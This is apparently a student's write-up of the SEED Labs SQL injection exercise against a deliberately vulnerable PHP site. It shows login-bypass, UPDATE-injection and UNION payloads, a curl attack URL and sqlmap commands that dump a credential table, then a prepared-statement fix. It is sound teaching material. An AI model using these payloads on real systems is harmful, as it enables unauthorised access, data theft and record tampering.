Lab1 – SQL Injection

3.1) Task 1: Get Familiar with SQL Statements

In order to obtain all credential data—> Select * From credential

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Alice's data —> Select * From credential Where Name="Alice"

```
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

3.2) Task 2: SQL Injection Attack on SELECT Statement

Task 2.1) SQL Injection Attack from webpage

In order to achieve the injection, we will exploit the following part in the code processing our request:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

We can see that the information entered in the form fields will correspond to the values stored in variables $input_uname and $input_pwd (the latter being hashed). The injection can therefore be performed by passing ' OR Name='Admin'# into the first form field (processed in first), which will transform the request into : Select id, name, ..., Password FROM credential WHERE eid='' OR Name='Admin' " ; or simply ' Admin'# since the name is the first parameter passed and the password only needs to be removed from the SQL request.

Task 2.2) SQL Injection Attack from command line

The first step we have to undertake is to inspect the behavior of the submit button in order to understand which file is being retrieved when the button is clicked. After we have found that it is file unsafe_credential.php, one can send the exact same attack offline:

curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23&Password='

with the following result:

```
Terminal
[11/10/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=admin%27%20%23&Password=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.
```

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

Task 2.3) Append a new SQL statement

Trying to inject some text like admin'; UPDATE credential set Name='John Doe' WHERE Name='Alice';# the result is not as expected :

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential set Name='John Doe' WHERE Name='Alice';#' and Password='da39a3' at line 3]\n

This attack is actually infeasible, as one can only perform a single request through the PHP implementation. Actually, reading the PHP documentation of the *query* function (see for instance https://www.php.net/manual/fr/pdo.query.php) shows that it is limited in scope. However, if the *multi_query* function had been used instead, it would have been possible to inject an UPDATE request with new data for instance.


3.3) SQL Injection Attack on UPDATE Statement

Task 3.1) Modify your own salary

We will exploit the following part of the form processing code:


```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

The information entered into each form field will respectively correspond to the values in variables $input_nickname ... $input_pwd (the latter being hashed). Consequently, in order to add a « salary » field that does not exist in the original form, you only have to insert the following text: ', Salary = '13000000' WHERE Name='Alice'# into the first field, therefore resulting in the following request: "UPDATE credential SET nickname='', Salary='13000000', ... WHERE Name = 'Alice'#". Forgetting the *WHERE Name* clause would result in all salaries (and suspicion) being raised. The correct injection results in the following result:



Task 3.2) Modify other people' salary

Similarly to Task 3.1, we can inject the following text into the Nickname field : ', Salary = '1' WHERE Name='Boby'#, which results in the following result, as can be seen when logged in as Boby:



Task 3.3): Modify other people' password


We use the same field as in the previous questions, but now make use of hash function SHA1 that will create a cryptographic hash of the new password ('PAWNED') through the insertion of the following text: ', Password=SHA1('PAWNED') WHERE Name='Boby#. The Name attribute must contain Boby in order to change Boby's password exclusively.

3.4) Task 4: Countermeasure — Prepared Statement

Using a prepared statement (i.e., a compiled SQL statement), we rewrite the unsafe_home.php file as follows:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

The fetch is necessary to retrieve the result of the request. Retrying the attack from Task 2.1 now results in the following result:



Similarly, the unsafe_edit_backend.php can be rewritten as follows:

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
```

and changes to salaries or passwords are no longer possible.

Bonus Tasks:

Give an example of UNION injection:

The following injection also allows to extract information about Boby (more UNIONS statements might be chained together):
Alice' UNION Select * from credential where Name="Boby"#

Experiment with sqlmap

After installing sqlmap («sudo apt-get install sqlmap »), it is possible to use the tool to look for further vulnerabilities. Sqlmap scans the web API according to the instruction you give it (especially regarding the parameter passing mode, generated errors, etc.).

For instance, *sqlmap -u http://www.seedlabsqlinjection.com/unsafe_home.php?username=1* provides the following output:

```
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: username=-2531' OR 1920=1920#

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
    Payload: username=1' AND (SELECT * FROM (SELECT(SLEEP(5)))AHzX)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 11 columns
    Payload: username=1' UNION ALL SELECT 46,CONCAT(0x7170707071,0x786f4754636a4
d7662724e586649577252634e4557515a52437150784f7675435a636d6f57555348,0x7171787a71
),46,46,46,46,46,46,46,46,46#
---
```

sqlmap -u http://www.seedlabsqlinjection.com/unsafe_home.php?username=1 --tables then provides the list of all database (including other virtual sites from the virtual machine).

sqlmap -u http://www.seedlabsqlinjection.com/unsafe_home.php?username=1 -D Users --dump then dumps the *Users* database, where we can see that it contains a *credential* table.

sqlmap -u http://www.seedlabsqlinjection.com/unsafe_home.php?username=1 -D Users -T credential --dump finally dumps the content of this table, as shown in the following picture. Passwords might be cracked if they can be discovered based on a dictionary (this is not the case for the ones used by default).

```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: Users
Table: credential
[6 entries]
+----+-------+----------+-------+-------+---------+--------+---------+----------
----------------------------------+----------+-------------+
| ID | EID   | SSN      | Name  | birth | Email   | Salary | Address | Password
                                  | NickName | PhoneNumber |
+----+-------+----------+-------+-------+---------+--------+---------+----------
----------------------------------+----------+-------------+
| 1  | 10000 | 10211002 | Alice | 9/20  | <blank> | 20000  | <blank> | fdbe918bd
ae83000aa54747fc95fe0470fff4976 | <blank>  | <blank>     |
| 2  | 20000 | 10213352 | Boby  | 4/20  | <blank> | 30000  | <blank> | b78ed9767
7c161c1c82c142906674ad15242b2d4 | <blank>  | <blank>     |
| 3  | 30000 | 98993524 | Ryan  | 4/10  | <blank> | 50000  | <blank> | a3c50276c
b120637cca669eb38fb9928b017e9ef | <blank>  | <blank>     |
| 4  | 40000 | 32193525 | Samy  | 1/11  | <blank> | 90000  | <blank> | 995b8b8c1
83f349b3cab0ae7fccd39133508d2af | <blank>  | <blank>     |
| 5  | 50000 | 32111111 | Ted   | 11/3  | <blank> | 110000 | <blank> | 99343bff2
8a7bb51cb6f22cb20a618701a2c2f58 | <blank>  | <blank>     |
| 6  | 99999 | 43254314 | Admin | 3/5   | <blank> | 400000 | <blank> | a5bdf35a1
'df4ea895905f6f6618e83951a6effc0 | <blank>  | <blank>     |
+----+-------+----------+-------+-------+---------+--------+---------+----------
----------------------------------+----------+-------------+
```